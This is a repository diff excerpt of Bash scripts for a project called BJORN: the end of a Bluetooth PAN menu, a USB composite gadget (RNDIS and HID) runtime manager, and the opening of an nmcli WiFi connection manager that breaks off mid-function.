|
||||
read -r -p "Press Enter to return to the menu..."
|
||||
;;
|
||||
4)
|
||||
reset_bluetooth_pan
|
||||
echo ""
|
||||
read -r -p "Press Enter to return to the menu..."
|
||||
;;
|
||||
5)
|
||||
scan_bluetooth_devices 12
|
||||
echo ""
|
||||
read -r -p "Press Enter to return to the menu..."
|
||||
;;
|
||||
6)
|
||||
pairing_assistant
|
||||
echo ""
|
||||
read -r -p "Press Enter to return to the menu..."
|
||||
;;
|
||||
7)
|
||||
connect_to_target_now "$(get_configured_mac 2>/dev/null || true)"
|
||||
echo ""
|
||||
read -r -p "Press Enter to return to the menu..."
|
||||
;;
|
||||
8)
|
||||
set_auto_connect_target
|
||||
echo ""
|
||||
read -r -p "Press Enter to return to the menu..."
|
||||
;;
|
||||
9)
|
||||
trust_selected_device
|
||||
echo ""
|
||||
read -r -p "Press Enter to return to the menu..."
|
||||
;;
|
||||
10)
|
||||
disconnect_pan_session "$(get_configured_mac 2>/dev/null || true)"
|
||||
echo ""
|
||||
read -r -p "Press Enter to return to the menu..."
|
||||
;;
|
||||
11)
|
||||
forget_device
|
||||
echo ""
|
||||
read -r -p "Press Enter to return to the menu..."
|
||||
;;
|
||||
12)
|
||||
show_usage return
|
||||
echo ""
|
||||
read -r -p "Press Enter to return to the menu..."
|
||||
;;
|
||||
13)
|
||||
log "INFO" "Exiting BJORN Bluetooth Runtime Manager"
|
||||
exit 0
|
||||
;;
|
||||
*)
|
||||
log "ERROR" "Invalid option. Please choose between 1 and 13."
|
||||
sleep 2
|
||||
;;
|
||||
esac
|
||||
done
|
||||
}
|
||||
|
||||
while getopts ":udrlspctxfh" opt; do
|
||||
case "$opt" in
|
||||
u)
|
||||
bring_bluetooth_pan_up
|
||||
exit $?
|
||||
;;
|
||||
d)
|
||||
bring_bluetooth_pan_down
|
||||
exit $?
|
||||
;;
|
||||
r)
|
||||
reset_bluetooth_pan
|
||||
exit $?
|
||||
;;
|
||||
l)
|
||||
list_bluetooth_status
|
||||
exit 0
|
||||
;;
|
||||
s)
|
||||
scan_bluetooth_devices 12
|
||||
exit $?
|
||||
;;
|
||||
p)
|
||||
pairing_assistant
|
||||
exit $?
|
||||
;;
|
||||
c)
|
||||
connect_to_target_now "$(get_configured_mac 2>/dev/null || true)"
|
||||
exit $?
|
||||
;;
|
||||
t)
|
||||
trust_selected_device
|
||||
exit $?
|
||||
;;
|
||||
x)
|
||||
disconnect_pan_session "$(get_configured_mac 2>/dev/null || true)"
|
||||
exit $?
|
||||
;;
|
||||
f)
|
||||
forget_device
|
||||
exit $?
|
||||
;;
|
||||
h)
|
||||
show_usage
|
||||
;;
|
||||
\?)
|
||||
log "ERROR" "Invalid option: -$OPTARG"
|
||||
show_usage
|
||||
;;
|
||||
esac
|
||||
done
|
||||
|
||||
if [ $OPTIND -eq 1 ]; then
|
||||
display_main_menu
|
||||
fi
|
||||
430
bjorn_usb_gadget.sh
Normal file
@@ -0,0 +1,430 @@
|
||||
#!/bin/bash
|
||||
# bjorn_usb_gadget.sh
|
||||
# Runtime manager for the BJORN USB composite gadget
|
||||
# Usage:
|
||||
# ./bjorn_usb_gadget.sh -u Bring the gadget up
|
||||
# ./bjorn_usb_gadget.sh -d Bring the gadget down
|
||||
# ./bjorn_usb_gadget.sh -r Reset the gadget (down + up)
|
||||
# ./bjorn_usb_gadget.sh -l Show detailed status
|
||||
# ./bjorn_usb_gadget.sh -h Show help
|
||||
#
|
||||
# Notes:
|
||||
# This script no longer installs or removes the USB gadget stack.
|
||||
# Installation is handled by the BJORN installer.
|
||||
# This tool is for runtime diagnostics and recovery only.
|
||||
|
||||
set -u
|
||||
|
||||
RED='\033[0;31m'
|
||||
GREEN='\033[0;32m'
|
||||
YELLOW='\033[1;33m'
|
||||
BLUE='\033[0;34m'
|
||||
CYAN='\033[0;36m'
|
||||
NC='\033[0m'
|
||||
|
||||
SCRIPT_VERSION="2.0"
|
||||
LOG_DIR="/var/log/bjorn_install"
|
||||
LOG_FILE="$LOG_DIR/bjorn_usb_gadget_$(date +%Y%m%d_%H%M%S).log"
|
||||
|
||||
USB_GADGET_SERVICE="usb-gadget.service"
|
||||
USB_GADGET_SCRIPT="/usr/local/bin/usb-gadget.sh"
|
||||
DNSMASQ_SERVICE="dnsmasq.service"
|
||||
DNSMASQ_CONFIG="/etc/dnsmasq.d/usb0"
|
||||
MODULES_LOAD_FILE="/etc/modules-load.d/usb-gadget.conf"
|
||||
MODULES_FILE="/etc/modules"
|
||||
INTERFACES_FILE="/etc/network/interfaces"
|
||||
|
||||
mkdir -p "$LOG_DIR" 2>/dev/null || true
|
||||
touch "$LOG_FILE" 2>/dev/null || true
|
||||
|
||||
log() {
|
||||
local level="$1"
|
||||
shift
|
||||
local message="[$(date '+%Y-%m-%d %H:%M:%S')] [$level] $*"
|
||||
local color="$NC"
|
||||
|
||||
case "$level" in
|
||||
ERROR) color="$RED" ;;
|
||||
SUCCESS) color="$GREEN" ;;
|
||||
WARNING) color="$YELLOW" ;;
|
||||
INFO) color="$BLUE" ;;
|
||||
SECTION) color="$CYAN" ;;
|
||||
esac
|
||||
|
||||
printf '%s\n' "$message" >> "$LOG_FILE" 2>/dev/null || true
|
||||
printf '%b%s%b\n' "$color" "$message" "$NC"
|
||||
}
|
||||
|
||||
show_recent_logs() {
|
||||
if command -v journalctl >/dev/null 2>&1 && systemctl list-unit-files --type=service | grep -q "^${USB_GADGET_SERVICE}"; then
|
||||
log "INFO" "Recent ${USB_GADGET_SERVICE} logs:"
|
||||
journalctl -u "$USB_GADGET_SERVICE" -n 20 --no-pager 2>/dev/null || true
|
||||
fi
|
||||
}
|
||||
|
||||
ensure_root() {
|
||||
if [ "$(id -u)" -ne 0 ]; then
|
||||
log "ERROR" "This command must be run as root. Please use sudo."
|
||||
exit 1
|
||||
fi
|
||||
}
|
||||
|
||||
service_exists() {
|
||||
systemctl list-unit-files --type=service 2>/dev/null | grep -q "^$1"
|
||||
}
|
||||
|
||||
service_active() {
|
||||
systemctl is-active --quiet "$1"
|
||||
}
|
||||
|
||||
service_enabled() {
|
||||
systemctl is-enabled --quiet "$1"
|
||||
}
|
||||
|
||||
usb0_exists() {
|
||||
ip link show usb0 >/dev/null 2>&1
|
||||
}
|
||||
|
||||
print_divider() {
|
||||
printf '%b%s%b\n' "$CYAN" "============================================================" "$NC"
|
||||
}
|
||||
|
||||
detect_boot_paths() {
|
||||
local cmdline=""
|
||||
local config=""
|
||||
|
||||
if [ -f /boot/firmware/cmdline.txt ]; then
|
||||
cmdline="/boot/firmware/cmdline.txt"
|
||||
elif [ -f /boot/cmdline.txt ]; then
|
||||
cmdline="/boot/cmdline.txt"
|
||||
fi
|
||||
|
||||
if [ -f /boot/firmware/config.txt ]; then
|
||||
config="/boot/firmware/config.txt"
|
||||
elif [ -f /boot/config.txt ]; then
|
||||
config="/boot/config.txt"
|
||||
fi
|
||||
|
||||
printf '%s|%s\n' "$cmdline" "$config"
|
||||
}
|
||||
|
||||
wait_for_condition() {
|
||||
local description="$1"
|
||||
local attempts="$2"
|
||||
shift 2
|
||||
|
||||
local i=1
|
||||
while [ "$i" -le "$attempts" ]; do
|
||||
if "$@"; then
|
||||
log "SUCCESS" "$description"
|
||||
return 0
|
||||
fi
|
||||
log "INFO" "Waiting for $description ($i/$attempts)..."
|
||||
sleep 1
|
||||
i=$((i + 1))
|
||||
done
|
||||
|
||||
log "WARNING" "$description not reached after ${attempts}s"
|
||||
return 1
|
||||
}
|
||||
|
||||
show_usage() {
|
||||
echo -e "${GREEN}Usage: $0 [OPTIONS]${NC}"
|
||||
echo -e "Options:"
|
||||
echo -e " ${BLUE}-u${NC} Bring USB Gadget up"
|
||||
echo -e " ${BLUE}-d${NC} Bring USB Gadget down"
|
||||
echo -e " ${BLUE}-r${NC} Reset USB Gadget (down + up)"
|
||||
echo -e " ${BLUE}-l${NC} List detailed USB Gadget status"
|
||||
echo -e " ${BLUE}-h${NC} Show this help message"
|
||||
echo -e ""
|
||||
echo -e "Examples:"
|
||||
echo -e " $0 -u Start the BJORN composite gadget"
|
||||
echo -e " $0 -d Stop the BJORN composite gadget cleanly"
|
||||
echo -e " $0 -r Reinitialize the gadget if RNDIS/HID is stuck"
|
||||
echo -e " $0 -l Show services, usb0, /dev/hidg*, and boot config"
|
||||
echo -e ""
|
||||
echo -e "${YELLOW}This script no longer installs or removes USB Gadget.${NC}"
|
||||
echo -e "${YELLOW}That part is handled by the BJORN installer.${NC}"
|
||||
if [ "${1:-exit}" = "return" ]; then
|
||||
return 0
|
||||
fi
|
||||
exit 0
|
||||
}
|
||||
|
||||
list_usb_gadget_info() {
|
||||
local boot_pair
|
||||
local cmdline_file
|
||||
local config_file
|
||||
|
||||
boot_pair="$(detect_boot_paths)"
|
||||
cmdline_file="${boot_pair%%|*}"
|
||||
config_file="${boot_pair##*|}"
|
||||
|
||||
print_divider
|
||||
log "SECTION" "BJORN USB Gadget Status"
|
||||
print_divider
|
||||
|
||||
log "INFO" "Expected layout: RNDIS usb0 + HID keyboard /dev/hidg0 + HID mouse /dev/hidg1"
|
||||
log "INFO" "Script version: ${SCRIPT_VERSION}"
|
||||
log "INFO" "Log file: ${LOG_FILE}"
|
||||
|
||||
print_divider
|
||||
log "SECTION" "Service Status"
|
||||
if service_exists "$USB_GADGET_SERVICE"; then
|
||||
service_active "$USB_GADGET_SERVICE" && log "SUCCESS" "${USB_GADGET_SERVICE} is active" || log "WARNING" "${USB_GADGET_SERVICE} is not active"
|
||||
service_enabled "$USB_GADGET_SERVICE" && log "SUCCESS" "${USB_GADGET_SERVICE} is enabled at boot" || log "WARNING" "${USB_GADGET_SERVICE} is not enabled at boot"
|
||||
else
|
||||
log "ERROR" "${USB_GADGET_SERVICE} is not installed on this system"
|
||||
fi
|
||||
|
||||
if service_exists "$DNSMASQ_SERVICE"; then
|
||||
service_active "$DNSMASQ_SERVICE" && log "SUCCESS" "${DNSMASQ_SERVICE} is active" || log "WARNING" "${DNSMASQ_SERVICE} is not active"
|
||||
else
|
||||
log "WARNING" "${DNSMASQ_SERVICE} is not installed"
|
||||
fi
|
||||
|
||||
print_divider
|
||||
log "SECTION" "Runtime Files"
|
||||
[ -x "$USB_GADGET_SCRIPT" ] && log "SUCCESS" "${USB_GADGET_SCRIPT} is present and executable" || log "ERROR" "${USB_GADGET_SCRIPT} is missing or not executable"
|
||||
[ -c /dev/hidg0 ] && log "SUCCESS" "/dev/hidg0 (keyboard) is available" || log "WARNING" "/dev/hidg0 (keyboard) is not present"
|
||||
[ -c /dev/hidg1 ] && log "SUCCESS" "/dev/hidg1 (mouse) is available" || log "WARNING" "/dev/hidg1 (mouse) is not present"
|
||||
|
||||
if ip link show usb0 >/dev/null 2>&1; then
|
||||
log "SUCCESS" "usb0 network interface exists"
|
||||
ip -brief addr show usb0 2>/dev/null || true
|
||||
else
|
||||
log "WARNING" "usb0 network interface is missing"
|
||||
fi
|
||||
|
||||
if [ -d /sys/kernel/config/usb_gadget/g1 ]; then
|
||||
log "SUCCESS" "Composite gadget directory exists: /sys/kernel/config/usb_gadget/g1"
|
||||
find /sys/kernel/config/usb_gadget/g1/functions -maxdepth 1 -mindepth 1 -type d 2>/dev/null || true
|
||||
else
|
||||
log "WARNING" "No active gadget directory found under /sys/kernel/config/usb_gadget/g1"
|
||||
fi
|
||||
|
||||
print_divider
|
||||
log "SECTION" "Boot Configuration"
|
||||
if [ -n "$cmdline_file" ] && [ -f "$cmdline_file" ]; then
|
||||
grep -q "modules-load=dwc2" "$cmdline_file" && log "SUCCESS" "dwc2 boot module load is configured in ${cmdline_file}" || log "WARNING" "dwc2 boot module load not found in ${cmdline_file}"
|
||||
else
|
||||
log "WARNING" "cmdline.txt not found"
|
||||
fi
|
||||
|
||||
if [ -n "$config_file" ] && [ -f "$config_file" ]; then
|
||||
grep -q "^dtoverlay=dwc2" "$config_file" && log "SUCCESS" "dtoverlay=dwc2 is present in ${config_file}" || log "WARNING" "dtoverlay=dwc2 not found in ${config_file}"
|
||||
else
|
||||
log "WARNING" "config.txt not found"
|
||||
fi
|
||||
|
||||
[ -f "$DNSMASQ_CONFIG" ] && log "SUCCESS" "${DNSMASQ_CONFIG} exists" || log "WARNING" "${DNSMASQ_CONFIG} is missing"
|
||||
[ -f "$MODULES_LOAD_FILE" ] && log "INFO" "${MODULES_LOAD_FILE} exists (64-bit style module loading)"
|
||||
[ -f "$MODULES_FILE" ] && grep -q "^libcomposite" "$MODULES_FILE" && log "INFO" "libcomposite is referenced in ${MODULES_FILE}"
|
||||
[ -f "$INTERFACES_FILE" ] && grep -q "^allow-hotplug usb0" "$INTERFACES_FILE" && log "INFO" "usb0 legacy interface config detected in ${INTERFACES_FILE}"
|
||||
|
||||
print_divider
|
||||
log "SECTION" "Quick Recovery Hints"
|
||||
log "INFO" "If RNDIS or HID is stuck, run: sudo $0 -r"
|
||||
log "INFO" "If startup still fails, inspect logs with: sudo journalctl -u ${USB_GADGET_SERVICE} -f"
|
||||
log "INFO" "If HID nodes never appear after installer changes, a reboot may still be required"
|
||||
}
|
||||
|
||||
bring_usb_gadget_down() {
|
||||
ensure_root
|
||||
print_divider
|
||||
log "SECTION" "Bringing USB gadget down"
|
||||
print_divider
|
||||
|
||||
if service_exists "$USB_GADGET_SERVICE"; then
|
||||
if service_active "$USB_GADGET_SERVICE"; then
|
||||
log "INFO" "Stopping ${USB_GADGET_SERVICE}..."
|
||||
if systemctl stop "$USB_GADGET_SERVICE"; then
|
||||
log "SUCCESS" "Stopped ${USB_GADGET_SERVICE}"
|
||||
else
|
||||
log "ERROR" "Failed to stop ${USB_GADGET_SERVICE}"
|
||||
show_recent_logs
|
||||
return 1
|
||||
fi
|
||||
else
|
||||
log "INFO" "${USB_GADGET_SERVICE} is already stopped"
|
||||
fi
|
||||
else
|
||||
log "WARNING" "${USB_GADGET_SERVICE} is not installed, trying direct runtime cleanup"
|
||||
if [ -x "$USB_GADGET_SCRIPT" ]; then
|
||||
"$USB_GADGET_SCRIPT" stop >> "$LOG_FILE" 2>&1 || true
|
||||
fi
|
||||
fi
|
||||
|
||||
if [ -x "$USB_GADGET_SCRIPT" ] && [ -d /sys/kernel/config/usb_gadget/g1 ]; then
|
||||
log "INFO" "Running direct gadget cleanup via ${USB_GADGET_SCRIPT} stop"
|
||||
"$USB_GADGET_SCRIPT" stop >> "$LOG_FILE" 2>&1 || log "WARNING" "Direct cleanup reported a non-fatal issue"
|
||||
fi
|
||||
|
||||
if ip link show usb0 >/dev/null 2>&1; then
|
||||
log "INFO" "Bringing usb0 interface down"
|
||||
ip link set usb0 down >> "$LOG_FILE" 2>&1 || log "WARNING" "usb0 could not be forced down (often harmless)"
|
||||
else
|
||||
log "INFO" "usb0 is already absent"
|
||||
fi
|
||||
|
||||
[ -c /dev/hidg0 ] && log "WARNING" "/dev/hidg0 still exists after stop (may clear on next start/reboot)" || log "SUCCESS" "/dev/hidg0 is no longer exposed"
|
||||
[ -c /dev/hidg1 ] && log "WARNING" "/dev/hidg1 still exists after stop (may clear on next start/reboot)" || log "SUCCESS" "/dev/hidg1 is no longer exposed"
|
||||
ip link show usb0 >/dev/null 2>&1 && log "WARNING" "usb0 still exists after stop" || log "SUCCESS" "usb0 is no longer present"
|
||||
}
|
||||
|
||||
bring_usb_gadget_up() {
|
||||
ensure_root
|
||||
print_divider
|
||||
log "SECTION" "Bringing USB gadget up"
|
||||
print_divider
|
||||
|
||||
if [ ! -x "$USB_GADGET_SCRIPT" ]; then
|
||||
log "ERROR" "${USB_GADGET_SCRIPT} is missing. The gadget runtime is not installed."
|
||||
return 1
|
||||
fi
|
||||
|
||||
if service_exists "$USB_GADGET_SERVICE"; then
|
||||
log "INFO" "Reloading systemd daemon"
|
||||
systemctl daemon-reload >> "$LOG_FILE" 2>&1 || log "WARNING" "systemd daemon-reload reported an issue"
|
||||
|
||||
log "INFO" "Starting ${USB_GADGET_SERVICE}..."
|
||||
if systemctl start "$USB_GADGET_SERVICE"; then
|
||||
log "SUCCESS" "Start command sent to ${USB_GADGET_SERVICE}"
|
||||
else
|
||||
log "ERROR" "Failed to start ${USB_GADGET_SERVICE}"
|
||||
show_recent_logs
|
||||
return 1
|
||||
fi
|
||||
else
|
||||
log "WARNING" "${USB_GADGET_SERVICE} is not installed, running ${USB_GADGET_SCRIPT} directly"
|
||||
if "$USB_GADGET_SCRIPT" >> "$LOG_FILE" 2>&1; then
|
||||
log "SUCCESS" "Runtime script executed directly"
|
||||
else
|
||||
log "ERROR" "Runtime script failed"
|
||||
return 1
|
||||
fi
|
||||
fi
|
||||
|
||||
wait_for_condition "${USB_GADGET_SERVICE} to become active" 10 service_active "$USB_GADGET_SERVICE" || true
|
||||
wait_for_condition "usb0 to appear" 12 usb0_exists || true
|
||||
|
||||
if service_exists "$DNSMASQ_SERVICE"; then
|
||||
log "INFO" "Restarting ${DNSMASQ_SERVICE} to refresh DHCP on usb0"
|
||||
systemctl restart "$DNSMASQ_SERVICE" >> "$LOG_FILE" 2>&1 || log "WARNING" "Failed to restart ${DNSMASQ_SERVICE}"
|
||||
fi
|
||||
|
||||
[ -c /dev/hidg0 ] && log "SUCCESS" "/dev/hidg0 (keyboard) is ready" || log "WARNING" "/dev/hidg0 not present yet"
|
||||
[ -c /dev/hidg1 ] && log "SUCCESS" "/dev/hidg1 (mouse) is ready" || log "WARNING" "/dev/hidg1 not present yet"
|
||||
|
||||
if ip link show usb0 >/dev/null 2>&1; then
|
||||
log "SUCCESS" "usb0 is present"
|
||||
ip -brief addr show usb0 2>/dev/null || true
|
||||
else
|
||||
log "WARNING" "usb0 is still missing after startup"
|
||||
fi
|
||||
|
||||
log "INFO" "If HID is still missing after a clean start, a reboot can still be required depending on the board/kernel state"
|
||||
}
|
||||
|
||||
reset_usb_gadget() {
|
||||
ensure_root
|
||||
print_divider
|
||||
log "SECTION" "Resetting USB gadget (down + up)"
|
||||
print_divider
|
||||
|
||||
bring_usb_gadget_down || log "WARNING" "Down phase reported an issue, continuing with recovery"
|
||||
log "INFO" "Waiting 2 seconds before bringing the gadget back up"
|
||||
sleep 2
|
||||
bring_usb_gadget_up
|
||||
}
|
||||
|
||||
display_main_menu() {
|
||||
while true; do
|
||||
clear
|
||||
print_divider
|
||||
echo -e "${CYAN} BJORN USB Gadget Runtime Manager v${SCRIPT_VERSION}${NC}"
|
||||
print_divider
|
||||
echo -e "${BLUE} 1.${NC} Bring USB Gadget up"
|
||||
echo -e "${BLUE} 2.${NC} Bring USB Gadget down"
|
||||
echo -e "${BLUE} 3.${NC} Reset USB Gadget (down + up)"
|
||||
echo -e "${BLUE} 4.${NC} List detailed USB Gadget status"
|
||||
echo -e "${BLUE} 5.${NC} Show help"
|
||||
echo -e "${BLUE} 6.${NC} Exit"
|
||||
echo -e ""
|
||||
echo -e "${YELLOW}Note:${NC} installation/removal is no longer handled here."
|
||||
echo -n -e "${GREEN}Choose an option (1-6): ${NC}"
|
||||
read -r choice
|
||||
|
||||
case "$choice" in
|
||||
1)
|
||||
bring_usb_gadget_up
|
||||
echo ""
|
||||
read -r -p "Press Enter to return to the menu..."
|
||||
;;
|
||||
2)
|
||||
bring_usb_gadget_down
|
||||
echo ""
|
||||
read -r -p "Press Enter to return to the menu..."
|
||||
;;
|
||||
3)
|
||||
reset_usb_gadget
|
||||
echo ""
|
||||
read -r -p "Press Enter to return to the menu..."
|
||||
;;
|
||||
4)
|
||||
list_usb_gadget_info
|
||||
echo ""
|
||||
read -r -p "Press Enter to return to the menu..."
|
||||
;;
|
||||
5)
|
||||
show_usage return
|
||||
echo ""
|
||||
read -r -p "Press Enter to return to the menu..."
|
||||
;;
|
||||
6)
|
||||
log "INFO" "Exiting BJORN USB Gadget Runtime Manager"
|
||||
exit 0
|
||||
;;
|
||||
*)
|
||||
log "ERROR" "Invalid option. Please choose between 1 and 6."
|
||||
sleep 2
|
||||
;;
|
||||
esac
|
||||
done
|
||||
}
|
||||
|
||||
while getopts ":udrlhf" opt; do
|
||||
case "$opt" in
|
||||
u)
|
||||
bring_usb_gadget_up
|
||||
exit $?
|
||||
;;
|
||||
d)
|
||||
bring_usb_gadget_down
|
||||
exit $?
|
||||
;;
|
||||
r)
|
||||
reset_usb_gadget
|
||||
exit $?
|
||||
;;
|
||||
l)
|
||||
list_usb_gadget_info
|
||||
exit 0
|
||||
;;
|
||||
h)
|
||||
show_usage
|
||||
;;
|
||||
f)
|
||||
log "ERROR" "Option -f (install) has been removed. Use -u to bring the gadget up or -r to reset it."
|
||||
show_usage
|
||||
;;
|
||||
\?)
|
||||
log "ERROR" "Invalid option: -$OPTARG"
|
||||
show_usage
|
||||
;;
|
||||
esac
|
||||
done
|
||||
|
||||
if [ $OPTIND -eq 1 ]; then
|
||||
display_main_menu
|
||||
fi
|
||||
786
bjorn_wifi.sh
Normal file
@@ -0,0 +1,786 @@
|
||||
#!/bin/bash
|
||||
|
||||
# WiFi Manager Script Using nmcli
|
||||
# Author: Infinition
|
||||
# Version: 1.6
|
||||
# Description: This script provides a simple menu interface to manage WiFi connections using nmcli.
|
||||
|
||||
# ============================================================
|
||||
# Colors for Output
|
||||
# ============================================================
|
||||
RED='\033[0;31m'
|
||||
GREEN='\033[0;32m'
|
||||
YELLOW='\033[1;33m'
|
||||
BLUE='\033[0;34m'
|
||||
PURPLE='\033[0;35m'
|
||||
CYAN='\033[0;36m'
|
||||
NC='\033[0m' # No Color
|
||||
|
||||
# ============================================================
|
||||
# Logging Function
|
||||
# ============================================================
|
||||
log() {
|
||||
local level=$1
|
||||
shift
|
||||
case $level in
|
||||
"INFO") echo -e "${GREEN}[INFO]${NC} $*" ;;
|
||||
"WARN") echo -e "${YELLOW}[WARN]${NC} $*" ;;
|
||||
"ERROR") echo -e "${RED}[ERROR]${NC} $*" ;;
|
||||
"DEBUG") echo -e "${BLUE}[DEBUG]${NC} $*" ;;
|
||||
esac
|
||||
}
|
||||
|
||||
# ============================================================
|
||||
# Check if Script is Run as Root
|
||||
# ============================================================
|
||||
if [ "$EUID" -ne 0 ]; then
|
||||
log "ERROR" "This script must be run as root."
|
||||
exit 1
|
||||
fi
|
||||
|
||||
# ============================================================
|
||||
# Function to Show Usage
|
||||
# ============================================================
|
||||
show_usage() {
|
||||
echo -e "${GREEN}Usage: $0 [OPTIONS]${NC}"
|
||||
echo -e "Options:"
|
||||
echo -e " ${BLUE}-h${NC} Show this help message"
|
||||
echo -e " ${BLUE}-f${NC} Force refresh of WiFi connections"
|
||||
echo -e " ${BLUE}-c${NC} Clear all saved WiFi connections"
|
||||
echo -e " ${BLUE}-l${NC} List all available WiFi networks"
|
||||
echo -e " ${BLUE}-s${NC} Show current WiFi status"
|
||||
echo -e " ${BLUE}-a${NC} Add a new WiFi connection"
|
||||
echo -e " ${BLUE}-d${NC} Delete a WiFi connection"
|
||||
echo -e " ${BLUE}-m${NC} Manage WiFi Connections"
|
||||
echo -e ""
|
||||
echo -e "Example: $0 -a"
|
||||
exit 1
|
||||
}
|
||||
|
||||
# ============================================================
|
||||
# Function to Check Prerequisites
|
||||
# ============================================================
|
||||
check_prerequisites() {
|
||||
log "INFO" "Checking prerequisites..."
|
||||
|
||||
local missing_packages=()
|
||||
|
||||
# Check if nmcli is installed
|
||||
if ! command -v nmcli &> /dev/null; then
|
||||
missing_packages+=("network-manager")
|
||||
fi
|
||||
|
||||
# Check if NetworkManager service is running
|
||||
if ! systemctl is-active --quiet NetworkManager; then
|
||||
log "WARN" "NetworkManager service is not running. Attempting to start it..."
|
||||
systemctl start NetworkManager
|
||||
sleep 2
|
||||
if ! systemctl is-active --quiet NetworkManager; then
|
||||
log "ERROR" "Failed to start NetworkManager. Please install and start it manually."
|
||||
exit 1
|
||||
else
|
||||
log "INFO" "NetworkManager started successfully."
|
||||
fi
|
||||
fi
|
||||
|
||||
# Install missing packages if any
|
||||
if [ ${#missing_packages[@]} -gt 0 ]; then
|
||||
log "WARN" "Missing packages: ${missing_packages[*]}"
|
||||
log "INFO" "Attempting to install missing packages..."
|
||||
apt-get update
|
||||
apt-get install -y "${missing_packages[@]}"
|
||||
|
||||
# Verify installation
|
||||
for package in "${missing_packages[@]}"; do
|
||||
if ! dpkg -l | grep -q "^ii.*$package"; then
|
||||
log "ERROR" "Failed to install $package."
|
||||
exit 1
|
||||
fi
|
||||
done
|
||||
fi
|
||||
|
||||
log "INFO" "All prerequisites are met."
|
||||
}
|
||||
|
||||
# ============================================================
|
||||
# Function to Handle preconfigured.nmconnection
|
||||
# ============================================================
|
||||
handle_preconfigured_connection() {
|
||||
preconfigured_file="/etc/NetworkManager/system-connections/preconfigured.nmconnection"
|
||||
|
||||
if [ -f "$preconfigured_file" ]; then
|
||||
echo -e "${YELLOW}A preconfigured WiFi connection exists (preconfigured.nmconnection).${NC}"
|
||||
echo -n -e "${GREEN}Do you want to delete it and recreate connections with individual SSIDs? (y/n): ${NC}"
|
||||
read confirm
|
||||
|
||||
if [[ "$confirm" =~ ^[Yy]$ ]]; then
|
||||
# Extract SSID from preconfigured.nmconnection
|
||||
ssid=$(grep "^ssid=" "$preconfigured_file" | cut -d'=' -f2 | tr -d '"')
|
||||
if [ -z "$ssid" ]; then
|
||||
log "WARN" "SSID not found in preconfigured.nmconnection. Cannot recreate connection."
|
||||
else
|
||||
# Extract security type
|
||||
security=$(grep "^security=" "$preconfigured_file" | cut -d'=' -f2 | tr -d '"')
|
||||
|
||||
# Delete preconfigured.nmconnection
|
||||
log "INFO" "Deleting preconfigured.nmconnection..."
|
||||
rm "$preconfigured_file"
|
||||
systemctl restart NetworkManager
|
||||
sleep 2
|
||||
|
||||
# Recreate the connection with SSID name
|
||||
echo -n -e "${GREEN}Do you want to recreate the connection for SSID '$ssid'? (y/n): ${NC}"
|
||||
read recreate_confirm
|
||||
|
||||
if [[ "$recreate_confirm" =~ ^[Yy]$ ]]; then
|
||||
# Check if connection already exists
|
||||
if nmcli connection show "$ssid" &> /dev/null; then
|
||||
log "WARN" "A connection named '$ssid' already exists."
|
||||
else
|
||||
# Prompt for password if necessary
|
||||
if [ "$security" == "none" ] || [ "$security" == "--" ] || [ -z "$security" ]; then
|
||||
# Open network
|
||||
log "INFO" "Creating open connection for SSID '$ssid'..."
|
||||
nmcli device wifi connect "$ssid" name "$ssid"
|
||||
else
|
||||
# Secured network
|
||||
echo -n -e "${GREEN}Enter WiFi Password for '$ssid': ${NC}"
|
||||
read -s password
|
||||
echo ""
|
||||
if [ -z "$password" ]; then
|
||||
log "ERROR" "Password cannot be empty."
|
||||
else
|
||||
log "INFO" "Creating secured connection for SSID '$ssid'..."
|
||||
nmcli device wifi connect "$ssid" password "$password" name "$ssid"
|
||||
fi
|
||||
fi
|
||||
|
||||
if [ $? -eq 0 ]; then
|
||||
log "INFO" "Successfully recreated connection for '$ssid'."
|
||||
else
|
||||
log "ERROR" "Failed to recreate connection for '$ssid'."
|
||||
fi
|
||||
fi
|
||||
else
|
||||
log "INFO" "Connection recreation cancelled."
|
||||
fi
|
||||
fi
|
||||
else
|
||||
log "INFO" "Preconfigured connection retained."
|
||||
fi
|
||||
fi
|
||||
}
|
||||
|
||||
# ============================================================
|
||||
# Function to List All Available WiFi Networks and Connect
|
||||
# ============================================================
|
||||
list_wifi_and_connect() {
|
||||
log "INFO" "Scanning for available WiFi networks..."
|
||||
nmcli device wifi rescan
|
||||
sleep 2
|
||||
|
||||
while true; do
|
||||
clear
|
||||
available_networks=$(nmcli -t -f SSID,SECURITY device wifi list)
|
||||
|
||||
if [ -z "$available_networks" ]; then
|
||||
log "WARN" "No WiFi networks found."
|
||||
echo ""
|
||||
else
|
||||
# Remove lines with empty SSIDs (hidden networks)
|
||||
network_list=$(echo "$available_networks" | grep -v '^:$')
|
||||
|
||||
if [ -z "$network_list" ]; then
|
||||
log "WARN" "No visible WiFi networks found."
|
||||
echo ""
|
||||
else
|
||||
echo -e "${CYAN}Available WiFi Networks:${NC}"
|
||||
declare -A SSIDs
|
||||
declare -A SECURITIES
|
||||
index=1
|
||||
|
||||
while IFS=: read -r ssid security; do
|
||||
# Handle hidden SSIDs
|
||||
if [ -z "$ssid" ]; then
|
||||
ssid="<Hidden SSID>"
|
||||
fi
|
||||
SSIDs["$index"]="$ssid"
|
||||
SECURITIES["$index"]="$security"
|
||||
printf "%d. %-40s (%s)\n" "$index" "$ssid" "$security"
|
||||
index=$((index + 1))
|
||||
done <<< "$network_list"
|
||||
fi
|
||||
fi
|
||||
|
||||
echo ""
|
||||
echo -e "${YELLOW}The list will refresh every 5 seconds. Press 'c' to connect, enter a number to connect, or 'q' to quit.${NC}"
|
||||
echo -n -e "${GREEN}Enter choice (number/c/q): ${NC}"
|
||||
read -t 5 input
|
||||
|
||||
if [ $? -eq 0 ]; then
|
||||
if [[ "$input" =~ ^[Qq]$ ]]; then
|
||||
log "INFO" "Exiting WiFi list."
|
||||
return
|
||||
elif [[ "$input" =~ ^[Cc]$ ]]; then
|
||||
# Handle connection via 'c'
|
||||
echo ""
|
||||
echo -n -e "${GREEN}Enter the number of the network to connect: ${NC}"
|
||||
read selection
|
||||
|
||||
if [[ -z "$selection" ]]; then
|
||||
log "INFO" "Operation cancelled."
|
||||
continue
|
||||
fi
|
||||
|
||||
# Validate selection
|
||||
if ! [[ "$selection" =~ ^[0-9]+$ ]]; then
|
||||
log "ERROR" "Invalid selection. Please enter a valid number."
|
||||
sleep 2
|
||||
continue
|
||||
fi
|
||||
|
||||
max_index=$((index - 1))
|
||||
if [ "$selection" -lt 1 ] || [ "$selection" -gt "$max_index" ]; then
|
||||
log "ERROR" "Invalid selection. Please enter a number between 1 and $max_index."
|
||||
sleep 2
|
||||
continue
|
||||
fi
|
||||
|
||||
ssid_selected="${SSIDs[$selection]}"
|
